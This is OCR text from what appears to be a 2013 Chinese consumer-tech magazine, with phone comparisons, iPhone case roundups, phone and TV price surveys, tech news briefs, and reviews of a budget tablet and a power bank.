硬件配置方面，XL39h搭载了高通骁龙800四核处理器，主频达到了2.2GHz，运行内存2GB。而Note 3虽然采用了相同的处理器，但主频达到了2.3GHz，搭配3GB内存。拥有这样豪华的配置，操控流畅性无需置疑，让人比较欣慰的是，两款手机的发热量控制得都不错。从系统优化来看，品牌针对性非常强，XL39h的界面更娱乐，在影音播放方面功能全面。值得一提的是支持任意笔书写。

Note 3更注重操控的合理性及人机交互，由于已经是该系列的第三代，所以积累了不少经验，很多细节上，例如单手操控、手势感应、多屏多任务等，比索尼更人性化。至于拍照，光看参数，可能会觉得Note 3更强，但真正比较样片，它们之间的差别并不大。我们反而觉得索尼在操控上更有经验，也更智能，不少功能和模式都是从DC上移植过来的，唯一遗憾的是没有闪光灯。

总　　结

XL39h更迎合娱乐需求

这两款手机毫无疑问是金秋最亮眼的旗舰，拥有鲜明的特点，在硬件配置上也足够豪华。单说性能，Note3的确领先，但不可否认XL39h的出现，改变了巨屏手机市场的格局，娱乐影音体验更具视觉冲击力，并且将三防概念全面普及。如果你是尝鲜控，用机偏娱乐，我们推荐XL39h，因为全新的体验一定会让你玩得更High，但一定记住要配个大容量移动电源，因为它的电池不可更换。

责编 | 陈超 **美编** | 黄莹 **组版** | 况中银 **责校** | 杨军
2013.10.7 **投稿邮箱** | pcw_mobile@vip.sina.com

精心呵护

iPhone 5s/5c 手机保护套搜罗

■lier

苹果iPhone 5s和iPhone 5c上市已经有大半个月了，“香槟金”你抢到了吗？爱机到手，别忘了给它配上保护套。好的保护套不仅能起到防护作用，也能像“香槟金”一样彰显个性和身份。小编为已经入手和准备入手iPhone 5s/5c的朋友搜罗了几款包括官方新品和第三方精品在内的保护套，以供挑选。

官配王道

保护套已经成为手机不可分割的一部分，连苹果都在自己的发布会上高调推出官方手机壳，对于注重品牌和品质的用户，无疑具有极大的吸引力。

iPhone 5s官方皮套

优点：质量上乘，皮质外观上档次；多种颜色选择；iPhone 5 通用

不足：全色外观掩盖了iPhone 5s 原始工业设计

参考价格：298 元

苹果首次为 iPhone 5s 推出官方保护套，采用了皮革材质，还有六种颜色，分别是棕色、浅褐色、黑色、黄色、蓝色和红色。如果你很喜欢 iPhone 5c 的多彩机身，又追求 iPhone5s 的高性能，那么这款皮套可以考虑。

作为官方出品，这款皮套采用了优质皮革精心塑形切割，手感细腻出色。上色手法是将染料浸入皮革，所以颜色看起来十分柔和，纹路也得到了很好保留，更有质感。虽然是皮套，但套上后手机并没有变得厚重，依旧纤薄有型，看起来一体感极强。

iPhone 5c 官方保护套

优点：质量有保证；30 种配色方案供选择

不足：后背圆点镂空设计，不是所有人都能接受

参考价格：228 元

再来说说 iPhone 5c 的官方保护套，该保护套采用了常见的硅树脂制作，具有硅胶柔软、防滑、舒适的手感，背面还有微凹的苹果 LOGO 标志。更为特别的是，壳身背后开有镂空的孔洞，所以也被很多人笑称“洞洞鞋”。

这些“圆洞”能露出机身的天然颜色，再加上保护套本身的颜色，从而实现多达 30 种的撞色搭配方式，算是把 iPhone 5c 的“Color”发挥到了极致。苹果用非常简单的设计实现了手机套的时尚感觉，手法的确高明。

第三方精品

苹果的第三方配件厂商向来不是吃素的，很多新机谍照都是由配件厂商流出的，而且苹果刚一推出两款新机，各品牌精品配件就马上到位，这也是其他厂商出新机所没有的现象。

i 控 iPhone 5s 保护壳

优点：保留 iPhone 5s 三段式设计，有利手机散热

不足：手机后背仍需贴膜防护

参考价格：135 元

自 iPhone 5s/5c 一上市，i 控就在天猫等电商平台吹起了其相关保护壳的促销号角，这款三段边框式的 iPhone 5s 保护壳可以说是“香槟金”的最佳拍档，优质一体成型框架完全贴合 iPhone 5s 机身，且防摔、耐磨、易清洁。既能很好地对手机几个重要位置进行保护，也可以完全保留“香槟金”散发的“富豪”气息！

Burberry 最新 iPhone 5s 保护套

优点：一流品牌，一流设计，一流做工……总之全部都一流

不足：价格，你懂的

参考价格：3100 元

这一款保护套大家看看就好，至于你买不买，我反正是买不起。苹果与国际奢侈品牌 Burberry 一向都有合作，现在，Burberry 又为 iPhone 5s 推出了自家品牌全新设计的保护套，白富美和高富帅们应该不会错过。

Burberry 为 iPhone 5s 设计的保护套十分精美，延续了该品牌这一季华美的时装风格，有桃红、湖蓝、粉绿、粉红、粉紫等各种令人赏心悦目的色彩，上面还有花朵绽放，实在是非常漂亮。除了盛放的花朵之外，保护套还有刺猬纹、鳄鱼纹、波点、羽毛以及条纹等设计。官网就可以订购哟。

Moshi iGlaze Remix iPhone 5c 保护壳

优点：质量上乘，颜色鲜亮

不足：iPhone 5c 本身便是多色版，全色手机壳有些多此一举

参考价格：180 元

有鉴于 iPhone 5s 尺寸与 iPhone 5 基本相同，iPhone 5 的手机壳一般可以通用于 iPhone 5s，而 iPhone 5c 的手机壳就显得稀缺了。聪明的 Moshi 推出的主打保护壳产品 iGlaze Remix 就是为 iPhone 5c 而设，该保护壳可以完全覆盖住 iPhone 5c 原有的后背，为手机带来足够的抗冲击和抗跌落性能。还有蓝、黄、黑、白、红、粉六色选择。

X-doria Defense 720 iPhone 5c 保护壳

优点：防护性能佳

不足：外观略笨重

参考价格：240 元

来自美国的配件品牌 X-doria 第一时间发布了近百款 iPhone 5s/5c 配件新品，以急速与果粉见面。在打造本季 iPhone 配件新品时，X-doria 对其多款经典产品进行了改良，比如这款 Defense 720 保护壳，顾名思义就是能为手机提供 720 度的防护。其在前代产品的基础上，新增了软胶边框设计，具有更好的抗震防滑效果，手机即使从侧边跌落，也可以得到有效保护。

初学者之路视频网 － 在线电脑学习网站 VIP帐号： VIP密码： 进入学院 注册会员 汇款方式
为打造互联网最棒的电脑视频教学网站平台，我们一直在
咨询qq: 281859726
908583339
视频学院 VIP解答 视频下载 赚钱开班 购买光盘 技术论坛
首 页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区
PhotoShopCS5从入门到精通班 PhotoShop CS3基础班 PhotoShop CS3进级班 PhotoShop CS3高级班 CorelDRAW X5全能班 Illustrator CS4班

电脑教程视频推荐网站： http://qq.cxzzL.com.cn
教程包括：办公文秘（全免费），网站制作，组装维修，黑客安全，服务器架设，Phtotoshop，cad，dreamweaver，数据库，语言班等一百多个专业。
教程通俗易懂，由浅入深，企业QQ在线解答各种问题
联系QQ：281859726 欢迎朋友免费试学

责编 | 黄益甲 **美编** | 黄莹 **组版** | 姚永福 **责校** | 杨军
投稿邮箱 | pcw_mobile@vip.sina.com 2013.10.7

顶

HTC One mini

■产品亮点：金属机身、4.3 英寸屏、每秒 8 张连拍
■参考售价：3099 元

热辣点评：HTC 在很长一段时间都在走下坡路，而HTC One 在上市初期一度让我们看到整个品牌复苏的迹象，但由于营销不给力，加上后续产品没有跟上，所以并没有达到预期的效果，被竞争对手三星远远地甩在身后。如何自救？HTC 选择推出 One mini，虽然有一点迟，但也算是希望。相比于 HTC One，不仅变得轻盈，9.25mm 的机身厚度也更为纤薄，而在材质的使用上，HTC One mini 使用了金属铝和聚碳酸酯搭配。屏幕从 4.7 英寸缩小为 4.3 英寸，可能有人会觉得太小，但对于女性用户来说，这才是最合适的，单手操作也不费力。从跑分来看，四核变双核，成绩肯定下降，但对付日常娱乐还是绰绰有余，这也是性能和定价之间进行平衡的结果，别太纠结了。最让人欣慰的是 Ultra Pixel 镜头得以保留，还是 400 万像素，光学防抖没有被阉割，每秒 8 张快速连拍、3 秒动态拍摄等模式一个都不少。不过眼下 3099 元的定价有点偏高，参照 HTC One 的走势，一个月内必定会跌掉一成。

保留设计精髓 价格更为实惠

踩

iPhone 5c

■产品槽点：提升不明显，价格偏高
■参考售价：3980 元

热辣点评：这段时间虽然很多媒体极力帮 iPhone 5c 辩护，强调所使用的塑料材质科技含量很高，不仅抗磨，而且耐摔，但事实却是聚碳酸酯塑料外壳比 iPhone 5 的金属外壳成本更低，苹果打着时尚的幌子，却悄悄地增加了利润率，太聪明。从 iPhone 5c 上市之后短短半个月的表现来看，市场对这款新品的认可度非常低，完全激不起兴趣。在金属和塑料材质面前，消费者宁可选择已经停产的 iPhone 5，这也直接导致 iPhone 5c 的成交价直线下滑，就连黄牛都大呼上了库克的当，亏大了。目前官方商店，16GB 容量的定价是 4488 元，而社会渠道的报价早已经跌破这个价位，为了甩掉库存包袱，经销商不惜亏本，蓝色只需要 3980 元就能到手，白色只要 3700 元，竟然和港版报价一样。即便如此，很多地方 iPhone 5c 一天的成交量还不及 iPhone 5s 的一种颜色。更为讽刺的是，目前淘宝上已经有仿 iPhone 5c 的多彩保护壳，只要 20 元，这样一来消费者更觉得 iPhone 5 超值了，造成 iPhone 5 价格出现反弹，有不少地方都缺货了。

市场定位失败，苹果过于自信

行情综述

行货：新旗舰相继露面 iPhone 5s/5c急降

国庆长假已经接近尾声，而手机市场的火爆刚刚开始。大批新品陆续上市，尤其是配置豪华的旗舰机型，让不少持币观望的消费者忍不住要出手了。其中，大家问得比较多的是上个月发布的小米3，据我们掌握的消息，Tegra 4版（移动版）将于本月中旬开卖，而骁龙800版（联通和电信版）则要等到11月才会开卖。关于红米，近期吐槽声越来越大，官网根本抢不到，只有去淘宝从黄牛手中以1250元的高价才能买到，并不划算。此外，不少读者对魅族 MX 3的关注度也很高，从厂商反馈来看，最快发货要到10月17日，有必要提醒大家的是，16GB版不支持NFC，如果等不及或者预算吃紧的话，我们倒是建议入手MX 2，在跌至1699元后，已经是这个价位的性价比之王。近期如果想购买双模双待手机的话，可以考虑5.7英寸大屏的中兴MEMO 5S，它也是新品，售价1999元。

三星方面，Galaxy Note 3在国内正式开卖，四种网络制式大家一定要分清：开放版GT-N9006、移动定制版GT-N9008、双卡双待电信定制版GT-N9009，以及双卡双待联通定制版GT-N9002，所有版本均有黑白两色可选，价格暂时稳在5399元。Galaxy S4目前成交价为3900元，白粉黑蓝四种颜色都比较齐全。前些日子被炒得很火的拍照神器Galaxy S4 Zoom，跌得人心碎，一个多月前还要3799元，如今2300元就能买到。此外，让人没有想到的是近期Galaxy Mega系列卖得非常好，很多都是送给家里老人，屏大字大。

说到巨屏手机，本周必须要提到LG G2，首批已到货，京东报价4299元，还送口袋打印机，它采用骁龙800四核处理器，配备5.2英寸大屏，要想真正阻击三星Galaxy S4，价格还得降。最后说说苹果，随着第一波销售高潮退去，iPhone 5s“土豪金”的价格已经回落到7000元以内，16GB版灰色只要5500元，而iPhone 5c早已跌破官方建议价，16GB版最低3700元就能到手！

改版机：XL39h性价比突出

大家近期对于改版手机市场的关注，更多还是因为新品。目前我们已经可以确定的是HTC One Max会在下周发布，硬件规格上要比三星Galaxy Note 3低，但拥有指纹辨识、双向拍摄等新功能，售价在4500元左右，大家可以关注一下。

诺基亚方面，目前无论是Lumia 1020，还是Lumia 925，这两款旗舰在价格上并没有甩开行货。一直很难买到的Asha 210有大量亚太版在市场露面，只要500元，还算合理。至于老款Lumia 920，已经跌破2000元大关。

索尼方面，XL39h行货尚未上市，但有价格做参照，改版机的性价比就越发突出，作为一款采用骁龙800四核处理器的6.44英寸大屏防水手机，眼下只要3500元就能拿下，这让三星Galaxy Note 3压力很大。主打影像的5英寸L39h有少量港版露面，只是价格优势只有300元。而目前入手L36h是最划算的，最低2600元就能买到。

最后来说苹果。进入10月，iPhone 5s港版的优势仍然没有显现，16GB版灰色的差价只有100元左右，经销商透露，上游缺货严重，官方商店发货速度太慢，要跌破5000元大关，至少要到月底。而iPhone 5c，港版倒是便宜，没想到行货跌得太猛，经销商普遍不敢进货。至于iPhone 5，16GB港版反弹到4000元，可以购买iPhone 5c外壳大玩Cosplay。

扫扫有惊喜！扫客有实惠！
立即行动，用你的手机扫描下列二维码

漫步者5.1声道音箱
http://s.icpcw.com/r351t07

漫步者5.1音箱中的高性价比产品，少数的花费让看电影、玩游戏的感觉焕然一新，还是值得！

漫步者H180耳塞式耳机
http://s.icpcw.com/h180

好声音！好价格！它的音质让许多比它贵三四倍的产品汗颜！

漫步者M18便携式音响
http://s.icpcw.com/m18

通过M18能看出漫步者对便携音箱这类产品的态度：功能要强，而且音质还不能只是“大嗓门”！

Sounder蜂巢蓝牙音箱
http://s.icpcw.com/sounder

推荐它的理由是：厂商声明，音质不满意无条件退款！而当它和你的笔记本电脑、手机、平板轻松连接，让音乐充满整个房间时，你会觉得物有所值！

HuayiDa人体工学靠垫
http://s.icpcw.com/huayida

IT精英，成功人士，李开复的癌症病情却让人反思，或许拥有生命健康才会拥有一切！

瑞酷3G移动电源
http://s.icpcw.com/ricous3g

同样的价格，为什么不选带3G路由器功能的移动电源？这才是性价比！

注：购买 Sounder 蜂巢蓝牙音箱、HuayiDa 人体工学靠垫的读者注意向客服出示 DNB131007 代码，获取相关优惠。

扫客服务电话：
023-63004507

热门手机报价

行货

型号	价格(元)	变化
索尼 Xperia Z1 L39h	4999	→
诺基亚 Lumia 1020	4699	→
HTC One mini	3099	↓
三星 Galaxy Mega i9200	2799	↓
魅族 MX3 32GB	2699	→
金立 X817	2499	↓
vivo X3t	2498	→
联想 S920	1499	→
华为 W2-T00	999	→
酷派 7296	799	↓

改版机

型号	价格(元)	变化
苹果 iPhone 5c 16GB 蓝	3680	↓
LG G2	3450	↓
三星 Galaxy S4	3450	↓
黑莓 Q10 港	3350	→
HTC Butterfly 三网	2850	→
索尼 L35h	2800	→
诺基亚 Lumia 925	2750	→
索尼 M36h	2399	→
LG Nexus 4 16GB	2099	↓
HTC 8X	1150	→

2013.10.7
责编 | 向波 **美编** | 黄莹
组版 | 姚永福 **责校** | 杨军
投稿邮箱 | pcw-digital@vip.sina.com

互联网电视玩的是期货

互联网电视，不是什么新鲜事。互联网企业玩跨界做电视，这个才是今年的新鲜事儿。先是乐视网抛出了乐视超级电视，算是第一个触“电”吃螃蟹的互联网公司，推出了超级电视。接着小米电视提前数月公布了价格和配置，带来一大帮的米粉呐喊助威。接着阿里云的酷开电视也来了，价格是一家比一家便宜，诱惑力是相当的大，这其中的真真假假你看懂了吗?

■双龙一剑

互联网电视血战开始

乐视网推出的超级电视，并没有火起来，是因为，大家都看得很明白。这个所谓的超级电视除了整合乐视网的视频内容之外，和其他的电视并无太大的区别，价格还有点小贵，对中国老百姓来说，价格才是王道。

如果前期小米发布会上的小米电视真能敞开销售，2999元价格，47英寸的主流尺寸，不逊于主流手机的硬件配置，还真能透出那么一点残酷的血腥味儿。不过按照目前小米的期货手段，我们还是保持谨慎的态度。比如799元的红米，一直处于加价提货状态，低于999元是买不到的，未来小米电视估计怎么也得三千好几。

当然，这样的价格战讯号公布后，传统的电视厂商也不想坐以待毙，仅仅几天后创维就携手阿里巴巴推出了三款搭载阿里云操作系统的酷开电视，其中最便宜的42英寸2D青春版售价才1999元。再加上此前发布的百度和TCL深度合作的TCL爱奇艺电视，其中48英寸经典版TV+定价仅为2999元。一场互联网电视的血战似乎已经拉开了序幕!

这一批互联网电视和老的互联网电视有了很大的不同，老互联网电视只是把互联网作为电视的附加功能，增加电视的附加值和卖点的，价格却要比普通电视高出一大截。而在用户体验方面，一般是不太讲究的。而新互联网电视要么由互联网公司打造，要么有互联网公司深度参与，自然是把互联网功能作为核心卖点。赢利模式也大不相同了，几乎所有的厂商都宣称：我们不是靠卖硬件来赚钱的！这样一来产品的价格也就不能太高了，基本都靠低价来吸引眼球。并且因为有了号称最懂互联网的互联网公司参入，在用户体验上与以往的互联网电视已经不可同日而语了。

互联网电视价格是否超值呢?

对于普通用户来说，我们关心的只有两点:一是价格，二是用户体验。用户体验由于有互联网公司的参与，相信互联网功能不再仅仅是个噱头，至少内容要比以往的互联网电视充实得多，视频加购物这两大应用就可以产生足够的吸引力了。有了小米和阿里云，相信操作体验也坏不到哪里去。剩下的关键问题就是价格了，我们最关心的首先是这些电视的价格是不是真的有优势，其次是这些电视会不会有市无货，只能看到而无法买到。

现在互联网电视和以往的互联网电视最主要的差别是采取了全新的赢利模式，它将以广告、收费用户及网络购物等方式来获利，卖电视机硬件赚钱的方式将被摒弃，由于不需要在硬件上获利，新互联网电视理应要比以往电视机更便宜。这是厂商推出这类互联网电视的初衷，也是广大用户的期待。不过，事实是否真是如此呢？我们采集了有关厂商及易迅、京东上的三类尺寸接近的电视机的最低报价，看看新互联网电视的价格优势究竟有多大(见表一)。

表一:传统电视与互联网电视价格对比

尺寸范围	类型	品牌及型号	尺寸	价格
39-42英寸	传统电视	创维39E5CHR	39 英寸	2399元
		康佳LED42E330CE	42 英寸	2493元
	互联网电视	康佳LED42F3530F	42 英寸	2798元
		创维39E5DHR	39 英寸	2694元
	新互联网电视	乐视S40	39 英寸	2389元
		创维酷开42英寸2D青春版	42 英寸	1999元
		创维酷开42英寸3D梦想版	42 英寸	2999元
46-48英寸	传统电视	长虹LED46B1080	46 英寸	2899元
	互联网电视	海信LED46EC330J3D	46 英寸	3999元
	新互联网电视	小米电视	47-48英寸	2999元
		TCL爱奇艺L48A71	48 英寸	4299元
		TCL爱奇艺经典版TV+	48 英寸	2999元
55英寸	传统电视	康佳 LED55F3550F	55 英寸	4888元
	互联网电视	长虹3D55C2280i	55 英寸	4999元
	新互联网电视	创维酷开55K1	55 英寸	4999元
60英寸	传统电视	夏普LCD-60LX540A	60 英寸	7999元
	互联网电视	联想(Lenovo)60K72	60 英寸	9999元
	新互联网电视	乐视X60	60 英寸	7439元

注:乐视电视均含价值490元的两年乐视TV版服务费。

表二:热门互联网电视售价及上市时间

电视型号	尺寸	价格	供货情况
乐视S40	39英寸	2389元	预售中
创维酷开42英寸2D青春版	42英寸	1999元	未上市
创维酷开42英寸3D梦想版	42英寸	2999元	未上市
小米电视	47-48英寸	2999元	小批量发售500台工程机
TCL爱奇艺L48A71	48英寸	4299元	大量供货
TCL爱奇艺经典版TV+	48英寸	2999元	未上市
创维酷开55K1	55英寸	4999元	未上市
乐视X60	60英寸	7439元	大量供货

从表中可以看出，无论是中尺小寸还是大尺寸，新互联网电视均有相当大的价格优势，其价格基本与附加功能少的入门级普通电视齐平，而比普通的互联网电视便宜了数百到两千多元不等。显然，如果不考虑品牌和质量因素的话，性能强悍，功能齐全而又价格实惠的新互联网电视理应是人们的首选。不过，被有市无货及饥饿营销搞得越来越精明的消费者也会怀疑：这种电视这样的价格真的能买到吗？那好，我们就来考查一下这类电视的上市及供货情况(见表二)。结果非常让人失望，现在我们普通人真正能买到的，其实只有TCLL48A71和乐视X60，前者价格一点也不便宜，后者虽然在同档次机型中很有价格优势，但不是大众所购买的主流尺寸。

编　后

互联网电视最近被炒得很热，而实际上并没有想象的那么美好，考虑到这些机型大部分还是刚刚发布，大量供货还需要一段时间，现在还买不到也是可以理解的。作为消费者，我只担心两点，一是新互联网电视的赢利模式还不成熟，厂商对此有顾虑，不敢投入太多资源，导致有市无货的情况发生；二是厂商根本就是为了吸引眼球，忽悠消费者的，对这样的厂商，我们只好唾弃了。最终情况会如何，只有让时间来回答了，让我们拭目以待吧。

数码前沿

iPad 也有“土豪金”

iPad mini 2高清谍照曝光

土豪金”版iPad?mini 2谍照

随着业界盛传的苹果10月15日新品发布会的临近，关于iPad 5和iPad mini 2的猜测也越来越多。其中消费者最关心的，已经不再是配置、尺寸、外观，而是这两款产品是否有“土豪金”！上周在网上曝光了疑似金色版本的iPad mini 2高清大图，让“土豪金”又一次成为焦点。只能说苹果越来越聪明了，摸透了用户的心思。

点评:在国外，金色版本iPhone 5s的价格甚至飙到1万美元，到底是苹果引领了时尚？还是色彩引领了潮流？其实“土豪金”在很早以前就出现在国产手机中，当时大家只觉得土，没感觉到时尚。苹果穿上这种稳重的土黄色就成了潮流，这也正说明了潮流需要大腕来引领。对于iPad mini 2的用户来说，如果iPad mini 2配有“土豪金”再有Retina显示屏那就很完美了。

汽车上也能享受 Apple 音乐了

苹果将为日产提供iTune Radio服务

随着平板电脑与智能手机的发展，在汽车里具备多样化功能的多媒体系统也是科技产业接下来的发展重点之一。日产近日就宣布与科技产业巨擘苹果公司签下合作协议，2013年底前将能够独家提供Apple iTune Radio的服务。这或许也代表着，在2014年可能会有除了日产以外的品牌，也与苹果签下合约来提供iTune Radio服务；iTune Radio的功能与现行许多付费线上电台类似，等于是让使用者通过选择特定的曲风、艺人或歌曲类型，并通过线上资料库搜寻相同特色的歌曲，来建立自己爱听的广播。

点评:现行是移动通讯网络的时代，汽车上的多媒体系统一直是这些3C科技巨擘意图要抢下的商机，而如今苹果也终于能够进到车内的娱乐系统，这或许也代表着未来的3C电子战场，可能将会烧到汽车产业中。

万元 NEX 你会买吗?

索尼低阶版全幅NEX微单将上市

图为索尼全幅RX1拆解

有消息称索尼有可能正在测试两款全画幅NEX相机，其中一款定位于高级产品线，另一低阶版则相对便宜些。而SAR从可靠来源收到消息称，该低阶版相机的市场定位是与佳能EOS 6D、尼康D600这样的入门级全画幅单反进行竞争，其售价将锁定在万元左右。面对几万元的徕卡和万元出头的索尼，这款低价产品诱惑力是无穷的。

点评:对于索尼能否推出一款万元出头的全画幅相机，老狼并不怀疑。但担心的是，如同索尼的单电一样，塑料外壳做得像一个玩具，只有全画幅的芯，而没有全画幅应有的“气质”，在功能和做工上都进行阉割，那么对粉丝来说带来的只是遗憾。目前佳能、尼康的低端全画幅相机销售并不好，问题也重重，估计两家很快也会推出升级版本。

责编 | 熊乐 **美编** | 黄莹 **组版** | 况中银 **责校** | 杨军
投稿邮箱 |pcw-digital@vip.sina.com 2013.10.7

皮实、强劲，足够了

驰为 V88HD 评测体验

国庆期间，小编利用这次长假和朋友们一起度过了一次愉快的自驾旅行。在出行前，我们做了充分的准备，其中电子产品这次带上了送测的驰为V88HD。四核的瑞芯微方案，较为主流，另外看着结实，金属外壳。还有个优势，价格低，即使在户外摔坏或者弄丢了，也不会太心疼。但即便是低价产品，性能和配置究竟能否令我们感到物有所值呢？

续航持久很给力

此次行程路线较长，在出发前，我们对路上的行程做了周密的安排。在驰为 V88HD 平板里面下载了很多的音乐、视频，包括交通路线图。实践证明这些准备在行车途中是非常有必要的。在无聊的路途中，戴上耳机用平板看看视频，听听音乐消消闷，时间很快就过去了。

还有在行程中经常遇到需要查找路线的情况，由于我们提前在驰为 V88HD 上下载了路线图，虽然没有 GPS 实时导航，但只要提前把准备工作做好，在遇到疑问时，打开平板查一下路线图非常方便。在平板上使用地图有个好处就是，屏幕超大。坐副驾驶的人随时可以通过地图导航来正确引导开车的驾驶员。在遇到说不清楚的时候，驾驶员只需要用眼睛的余光看一下屏幕就 OK 了，比手机的小屏幕方便多了。

在第一天的行程中，路上大约 8 个小时。除了 2 个多小时的休息时间，其余基本都在使用的状态下，5 个多小时的导航，到最后到达终点还剩一小格电量，已经是一个很好的成绩了。在后面的行程里，基本都是充满电后，使用一天完全没有问题，因为中途会休息关机，一直在工作状态下，基本可以持续 6 个小时左右，这样的续航能力还是让人惊喜。

结实的板砖 屏幕不够精细

选择驰为 V88HD 出行，就是看中它的两个优点，结实、便宜。的确，在做工上，驰为 V88HD 并不像一款低价平板。金属机身，虽然没有采用“土豪金”，但银白色的后壳也是很显档次的。加上采用流行的窄边框，在四周采用斜面设计，感觉机身很薄，实际上并不算薄，整个厚度为 8.3mm。但这个厚度正是保证了它的电池超长的待机时间（V88HD 的电池容量为 5000 毫安时），因此这点是可以接受的。要说这次带出去，对 V88HD 最大的感受就是，它非常结实，完全是一块板砖。实际应用中金属机身非常耐磨，同时也会感受到一定的分量(这也和电池的容量有关)。

唯一让人觉得有点不爽的就是，屏幕的显示效果并不是那么精细，如果不是在屏幕上的省料，这款机器真能算配置平衡之作。如果你平时用惯了视网膜屏的机器，V88HD 则不是你的菜，虽然宣称分辨率为 1024×768，但还是能感觉到画面不够精细。

性能强劲 玩游戏轻松胜任

这次出行的小孩比较多，虽然他们都带了 iPad 产品，但对上面的游戏已经玩得很多了。这次出发前，我们也在平板上装了很多测试游戏：《雷电 2014HD》《极品飞车 14：热血追踪 HD》《极品飞车 3D》《失落之城》……几十款游戏，对小孩的吸引力非常大。放着 iPad 不玩，都争抢这块 599 元的平板。

这些游戏在 V88HD 的 RK3188 四核性能下，并不吃力，都能轻松应付。而实际我们使用安兔兔跑分：19639 分，整体性能表现非常强劲。对于大家常规的应用，比如播放高清视频、玩游戏、上网聊天等都很流畅，实际上这些应用，在国产平板中早已平衡得很好了，完全不用担心。另外在使用中发现 V88HD 的音效很好，在户外外放效果还是很好的，几个小孩玩游戏、看电影是没有问题的。

产品总评：90

✓ 产品结实，做工精细，外放效果好

✗ 价格决定了屏幕材质成为短板

主要参数

- **操作系统：**Android4.2
- **处理器：**瑞芯微 RK3188(四核)
- **系统内存：**1GB
- **屏幕尺寸：**7.9 英寸（分辨率：1024x768）
- **网络连接 WiFi 功能：**支持 802.11b/g/n 无线协议
- **视频播放：**支持播放 1080P 视频
- **摄像头：**双摄像头(前置：30 万像素，后置：200 万像素)
- **参考价格：****599** 元

工程师总结 | 向波 低价平板中的“实诚货”

在国产平板中，低价格很多厂商都能做到。但在保证低价的同时在各方面都能平衡得很好，这就需要考验厂商的实力。在通过几天假期对驰为 V88HD 的体验使用，感觉到国产平板现在并不只是在拼价格，而是在价格中拼质量和自身的技术实力。驰为 V88HD 有两点比较突出，一是做工上很扎实，抗摔耐磨；另一点是续航持久。这点上驰为 V88HD 并没有一味追求轻薄，还是走了实用路线，虽然增加了一点分量，但带来更长的续航时间是很务实的做法。性能上这点在国产平板中，仅从跑分上看，差别并不是很大。在性能过剩的情况下，追求分数的高低也没有多大的意义，到时多为用户考虑点实用的东西更好。唯一有点遗憾的是，在屏幕上，对看惯了高端屏来说会觉得视觉上的不习惯，如果能在价格上增加 100 元左右，屏幕采用更高端的产品，那么这款产品就很完美了。

海纳 8000 毫安时

派客澎湃 PL80C 移动电源评测

你很难想象一款移动电源会和你大谈黄金比例，将产品美感和理念融合成一款耐人寻味的艺术品，评测室拿到这款派客的全新移动电源产品——澎湃，一到手中就立刻放入包里长期携带使用，相对于很多移动电源，这款产品在体积上略大，不过大容量的代价就是如此啦。

弱水三千 只取一瓢

派客澎湃(PL80C)移动电源在整体的设计思路上，将大海融入设计理念有着很智慧的地方。在概念上，移动电源或许就像海水一样，容纳的潜能正是一款移动电源所追求的。

而在外观方面，只采用了蓝色配色，这当然很容易让人想到海洋的颜色，在立方体的整体轮廓下，表面形象地设计了波浪造型，澎湃的感觉在视觉和触觉上都有明显的大海理念。另外，澎湃强调了 1:0.618 黄金比例的矩形设计，从凹凸的纹理到整体的长宽造型，严谨的设计思路的确很少见。

接口方面，派客澎湃移动电源设计有一个标准 USB 输出接口，该接口输出电流为 2.1A，可以用来为平板电脑等大功率的产品充电，使用起来也非常方便。除了输出接口外，它还设计有一个 MicroUSB 输入接口，另外，派客澎湃采用了环绕 sea- tangle 充电线的隐藏设计，隐藏在移动电源的一侧，所以用户完全不必担心使用过程中找不到充电线。

最后，再给大家介绍一下派客澎湃移动电源在融合大海的创意理念时，除了外形外还有一个独特之处，仔细观看你会发现这款移动电源没有设计开关，它采用的是即插即用型设计，内置智能控制系统，可随时检测充放电状态。


内部做工扎实


一款移动电源的好坏当然不能只看表面，在实际测试中我们强调兼容性和稳定性，内部的电芯和 IC 电路板就极为重要，所以接下来对这款移动电源进行了简单的拆解，因为该产品采用了螺丝固定，周围的卡口在巧力的情况下能轻松打开外壳，虽然有用 3M 胶固定，但还算容易的情况下打开了内部，同时能保证还原回去。

打开移动电源内部我们可以发现，派客澎湃采用的是两块聚合物锂电芯的方案，两块电芯均为 4000 毫安时，而官方标称为 8000 毫安时，所以不存在虚标的情况。

利用这款移动电源可以为苹果 iPhone 充电 4 次之多，在此过程中一共放出了 6132 毫安的电量，转换率在 80%左右。在实际的充电表现方面还是很出色。

派客澎湃移动电源采用的是智能 IC 电路板设计，拥有自动控制输出电流的能力，它为该产品提供了五重电路保护功能，其中包括过流保护、过充保护、过放保护、稳压保护、短路保护。从拆解的细节图可以看出，该移动电源在做工上的确足够扎实，可以说是表里如一的产品。





产品总评：83

✓ 外观时尚，做工扎实

✗ 体积略大

主要参数

电池容量：8000mAh
电芯：锂聚合物电芯
额定输出：5V–1A/2.1A
外观尺寸：127mm×76mm×16mm
接口配件：USB 接口(出)、Micro USB 接口（出）、Micro USB 接口（进）、内置 Micro USB 数据线
参考价格：**299** 元

测试结果

iPhone4S(电池容量为 1460mAh)充满 4 次，第 5 次仅 20%，输出电量约为 6132mAh，转换率为 76%

工程师总结 | 杨璐 严谨精致的产品

派客澎湃移动电源从评测开始到结束一直让小编有着不同的感受，经过外观的出色设计，会给人怦然心动的感觉，详细了解发现了派客的用心程度，产品设计严谨精致，具有高超的工业设计水准，在满足日常的备电使用工作外，一款从设计思路到外观都呈现出美感的产品，的确能捕获人心，8000 毫安的电芯，能满足 2 到 3 天的使用，所以是上班或旅行的不错选择。

哪里打“土豪”？平板圈里找

■虎邱妹

市面上有哪些平板颇具“土豪”气质，你是不是一直在苦苦寻找？“土豪”平板不是外形有多么怪异，颜色有多么新奇，价格有多么昂贵，而是在使用上给你带来很不一般的豪气体验。本期为你细数市面上不错的此类平板。

“土豪化”趋势分析

“土豪”平板除了拼配置还比体验

从单核、双核到四核，平板也渐渐从“贫农”变“土豪”，配置越来越强，这一方面是满足消费者实际的性能需求所致，最主要的还是上游的芯片商逐渐加大研发的力度，在芯片的推陈出新上加快了步伐，移动领域处理器相对于PC处理器，其变化之大，竞争之激烈，也是少见的。

